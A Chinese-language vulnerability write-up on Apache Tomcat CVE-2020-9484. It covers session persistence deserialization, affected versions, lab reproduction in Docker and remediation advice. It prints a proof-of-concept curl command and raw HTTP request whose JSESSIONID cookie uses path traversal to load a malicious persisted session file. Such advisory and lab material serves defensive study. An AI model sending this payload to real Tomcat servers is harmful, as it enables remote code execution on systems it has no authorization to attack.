​Tomcat漏洞

CVE-2020-9484

一、漏洞简介

对于一个企业级应用而言，Session对象的管理十分重要。Sessio对象的信息一般情况下置于服务器的内存中，当服务器由于故障重启，或应用重新加载 时候，此时的Session信息将全部丢失。为了避免这样的情况，在某些场合可以将服务器的Session数据存放在文件系统或数据库中，这样的操作称为 Session对象的持久化。Session对象在持久化时，存放在其中的对象以序列化的形式存放，这就是为什么一般存放在Session中的数据需要实 现可序列化接口（java.io.Serializable）的原因了。

当一个Session开始时，Servlet容器会为Session创建一个HttpSession对象。Servlet容器在某些情况下把这些 HttpSession对象从内存中转移到文件系统或数据库中，在需要访问 HttpSession信息时再把它们加载到内存中。(tomcat使用了自带session同步功能时，不安全的配置（没有使用EncryptInterceptor）导致存在的反序列化漏洞，通过精心构造的数据包， 可以对使用了tomcat自带session同步功能的服务器进行攻击。)

二、影响版本和不影响版本

受影响产品版本

Apache Tomcat 10.x < 10.0.0-M5

Apache Tomcat 9.x < 9.0.35

Apache Tomcat 8.x < 8.5.55

Apache Tomcat 7.x < 7.0.104

不受影响产品版本

Apache Tomcat 10.x >= 10.0.0-M5

Apache Tomcat 9.x >= 9.0.35

Apache Tomcat 8.x >= 8.5.55

Apache Tomcat 7.x >= 7.0.104

三、漏洞复现

实验环境： git clone https://github.com/masahiro331/CVE-2020-9484.git

$ git clone <https://github.com/masahiro331/CVE-2020-9484.git>


git clone http://github.com/masahiro331/CVE-2020-9484.git

$ cd CVE-2020-9484


$ docker build -t tomcat:groovy .

$ docker run -d -p 8080:8080 tomcat:groovy


拉取docker镜像




两个tomcat模拟集群



开始服务 docker run -d -p 8080:8080 tomcat:groovy




访问http://192.168.0.102:8080/



docker exec -it ec56d03957a1 /bin/bash

查看/tmp下面的文件



漏洞执行POC通过JSESSION加载恶意的session持久化文件

curl 'http://192.168.0.102:8080/index.jsp' -H 'Cookie: JSESSIONID=../../../../../usr/local/tomcat/groovy'


或者抓包执行

GET /index.jsp HTTP/1.1


Host: 192.168.0.102:8080

Cookie: JSESSIONID=JSESSIONID=../../../../../usr/local/tomcat/groovy

执行图片



查看/tmp下面的文件



### tomcat-session同步配置

<Server>

...

<Service>

...

<Engine>

...

<Cluster className="org.apache.catalina.ha.tcp.SimpleTcpCluster"

channelSendOptions="6">

<Manager className="org.apache.catalina.ha.session.BackupManager"

expireSessionsOnShutdown="false"

notifyListenersOnReplication="true"

mapSendOptions="6"/>

<Channel className="org.apache.catalina.tribes.group.GroupChannel">

<Membership className="org.apache.catalina.tribes.membership.McastService"

address="228.0.0.4"

port="45564"

frequency="500"

dropTime="3000"/>

<Receiver className="org.apache.catalina.tribes.transport.nio.NioReceiver"

address="123.123.123.123"

port="5000"

selectorTimeout="100"

maxThreads="6"/>

<Sender className="org.apache.catalina.tribes.transport.ReplicationTransmitter">

<Transport className="org.apache.catalina.tribes.transport.nio.PooledParallelSender"/>

</Sender>

</Channel>

<Valve className="org.apache.catalina.ha.tcp.ReplicationValve"

filter=".\*\.gif;.\*\.js;.\*\.jpg;.\*\.png;.\*\.htm;.\*\.html;.\*\.css;.\*\.txt;"/>

<Deployer className="org.apache.catalina.ha.deploy.FarmWarDeployer"

tempDir="/tmp/war-temp/"

deployDir="/tmp/war-deploy/"

watchDir="/tmp/war-listen/"

watchEnabled="false"/>

<ClusterListener className="org.apache.catalina.ha.session.ClusterSessionListener"/>

</Cluster>

</Engine>

</Service>

</Server>

https://www.freebuf.com/vuls/245232.html

四、修复方案

1）升级tomcat至最新版本

2）关闭session持久化

3）检查项目中是否存在文件名和后缀均可控的上传点